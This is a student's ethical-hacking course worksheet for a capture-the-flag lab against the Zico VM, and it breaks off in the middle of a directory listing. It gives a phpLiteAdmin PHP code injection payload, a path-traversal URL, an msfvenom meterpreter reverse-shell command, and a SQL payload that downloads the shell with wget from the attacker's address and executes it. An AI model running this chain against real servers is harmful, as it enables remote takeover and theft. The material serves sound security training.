Laboratorio Nº 2 – Ethical Hacking

OBJECTIVES

GENERAL

- Develop offensive skills using a Kali Linux distribution

SPECIFIC:

- Understand the concept of a CTF (Capture the Flag) exercise
- Get different flags related with identification of a target
- Launch different exploits to get confidential information of a target

This laboratory is intended to be developed **individually**.

Contents

FLAG 4: Find and exploit a vulnerability in phpLiteAdmin


Use different tools to find out vulnerabilities associated to phpLiteAdmin v 1.9.3. Try the following sources:

- **searchsploit phpLiteAdmin**

Other Sources of information about vulnerabilities

- **https://nvd.nist.gov/vuln/search**
- **https://vuldb.com/**

Replace this screenshot with yours




Read the document /usr/share/exploitdb/exploits/php/webapps/24044.txt and explain what the vulnerability “1.9.3 – Remote PHP Code Injection” is about: **(Write at least 4 lines):**

Cuando se crea una base de datos, el nombre que el usuario ingresa se agrega a la fila con la extensión adecuada , la base de datos va a crear un directorio con la especificacion con el nombre $directory variable
el atacante crea un sqlite con una extensión php y puede insertar codigo php como texto , por lo tanto, puede inyectar un payload


To exploit the vulnerability, create a database called hack.php and create a table with the following SQL syntax: CREATE TABLE '1' (**'1'** TEXT default '**<?php system("whoami; id; cat /etc/*-release; uname -a"); ?>**')

Note: It is better to write the SQL query directly in the SQL tab because if you copy and paste it some characters (specifically quotes) will vary.


Replace this screenshot (Creation of the database) with yourstraductor



Replace this screenshot (Creation of the table) with yours




Replace this screenshot (Validate values of the table are correct) with yours



Execute the following URL: http://192.168.56.101/view.php?page=../../usr/databases/hack.php and observe that the value of the FIELD 1, namely the 4 injected operative system commands: **whoami; id; cat /etc/*-release; uname -a"**, were executed!!

Replace this screenshot (Validate values of the table are correct) with yours



Please explain what this obtained information can be used for **(Write at least 5 lines):**
significa que el código que se corre en la base de datos se ejecuta en el servidor, puede ser usado para hacer que el servidor descargue lo que yo quiera y hacer que el servidor lo ejecute


FLAG 5: Implant a shell in the ZICO server virtual machine

Create a reverse shell able to communicate to the IP of the hacker machine through a specific port (443) using **msfvenom**. Try the following command:

msfvenom -a x86 –platform linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=443 -f elf -o shell


Replace this screenshot (Generation of the payload) with yours

Laboratorio Nº 2 – Ethical Hacking




Validate properties of the payload using the command **file**

Replace this screenshot (Review properties of the payload) with yours



Publish the shell in a webserver in the hacker machine


Replace this screenshot (Start apache and publish the shell) with yours



Test that the shell is actually published accessing to the following URL: htttp://192.168.56.102/shellDanielDiaz


Replace this screenshot (Validate that the shell is actually published) with yours

Laboratorio Nº 2 – Ethical Hacking



Prepare a process with msfconsole to receive the reverse_tcp connection


Replace this screenshot (Set a reverse_tcp) with yours



Create a new database (shell.php) and insert a SQL instruction to “create a new table” that actually implant the shell in Zico server. Try the following SQL query.


CREATE TABLE '1' ('1' TEXT default '<?php system("cd /tmp; wget http://192.168.56.102/CREARSHELL; chmod 777 CREARSHELL; ./CREARSHELL"); ?>')

Replace this screenshot (Table creation) with yours




Laboratorio Nº 2 – Ethical Hacking

Replace this screenshot (Validate value of the table) with yours



Execute the following URL to make the shell can be downloaded in the Zico Server.

http://192.168.56.101/view.php?page=../../usr/databases/shell.php




Each time you executed the same URL:
http://192.168.56.101/view.php?page=../../usr/databases/shell.php
a new shell is created in the folder /tmp of the Zico server, as seen in the following image of the Zico server:

```
zico@zico:/tmp$ ls -la
total 32
drwxrwxrwt  2 root     root     4096 Feb 13 04:27 .
drwxr-xr-x 24 root     root     4096 Jun  1  2017 ..
-rw-rw-r--  1 zico     zico        0 Feb 13 04:19 exploit
-rwxrwxrwx  1 www-data www-data  207 Feb 13 00:27 shellDanielDiaz
-rw-r--r--  1 www-data www-data  207 Feb 13 00:27 shellDanielDiaz.1
